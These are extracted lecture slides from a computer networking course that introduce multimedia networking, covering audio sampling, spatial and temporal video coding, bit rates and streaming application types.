
*Networking systems face **many** challenges*



Special Topic: Multimedia Streaming






Special Topic: Datacenters and Cloud Computing



Special Topic: Datacenters and Cloud Computing



User-facing applications



Background applications



Special Topic: Network Security



- A broad topic:
 - Cryptographic primitives
 - Securing existing protocols
 - Attacks on existing protocols/systems
 - Infrastructure (e.g., firewall, VPN, IDS etc.)
- Common general security goals: “CIA”
 - Confidentiality
 - Integrity
 - Authenticity
 - Availability



"On the Internet, nobody knows you're a dog."

Special Topic: Data Plane Programmability

- OpenFlow:
 - does not support **all** protocols → lack of flexibility!
 - becomes complex → vendors do not implement all specs!
- Instead: can we write **new** network protocols?



Special Topic: Wireless Networking

- Wireless links and standards
- Mobility

Today's Special Topic is ...


Multimedia Networking

Multimedia Networking Topics

- Multimedia content and applications
- Streaming stored videos
- Voice-over-IP
- (Tentative) Network support for multimedia


Multimedia: Audio

- analog audio signal sampled at constant rate
 - telephone: 8,000 samples/sec
 - CD music: 44,100 samples/sec
- each sample quantized, i.e., rounded
 - e.g., $2^8=256$ possible quantized values
 - each quantized value represented by bits, e.g., 8 bits for 256 values




Multimedia: Audio

- Example: 8,000 samples/sec, 256 quantized values: 64,000 bps
- Receiver converts bits back to analog signal:
 - some quality reduction
- Example rates
 - CD: 1.411 Mbps
 - MP3: 96, 128, 160 kbps
 - Internet telephony: 5.3 kbps and up



Multimedia: Video

- Video: sequence of images displayed at constant rate
 - e.g., 24 images/sec
- Digital image: array of pixels
 - each pixel represented by bits



Multimedia: Multi-view




Multiple
Views

Multimedia: Other Content

360-degree



VR



Point Clouds



Large Video Size

The bit rate for 4K video is **more than double** the HD video bit rate



Multimedia: Video

- Coding: use redundancy within and between images to decrease # bits used to encode image
 - spatial (within image)
 - temporal (from one image to next)

Spatial coding example: instead of sending N values of same color (all purple), send only two values: color value (*purple*) and number of repeated values (N)



frame i

Temporal coding example: instead of sending complete frame at $i+1$, send only differences from frame i



frame $i+1$

Multimedia: Why does Temporal Coding work?

- Characteristics of typical videos:
 - A lot of similarities between adjacent frames
 - Differences caused by object or camera motion
- every frame of the video should not be coded independently as a new image

Frame 1



Frame 2



Difference



Multimedia: Video

- CBR (constant bit rate):
 - video encoding rate fixed
- VBR (variable bit rate):
 - video encoding rate changes as amount of spatial, temporal coding changes
- Examples:
 - MPEG 1 (CD-ROM) 1.5 Mbps
 - MPEG2 (DVD) 3-6 Mbps
 - MPEG4 (often used in Internet, < 1 Mbps)

Spatial coding example: instead of sending N values of same color (all purple), send only two values: color value (*purple*) and number of repeated values (N)



frame i

Temporal coding example: instead of sending complete frame at $i+1$, send only differences from frame i




frame $i+1$

Multimedia Applications

- Streaming stored audio and video
- Conversational voice/video over IP
 - interactive nature of human-to-human conversation limits delay tolerance
 - Internet telephony
 - e.g., Skype
- Streaming live audio, video
 - e.g., live sport event
- Others:
 - Cloud gaming
 - Video Analytics

Streaming Stored Video

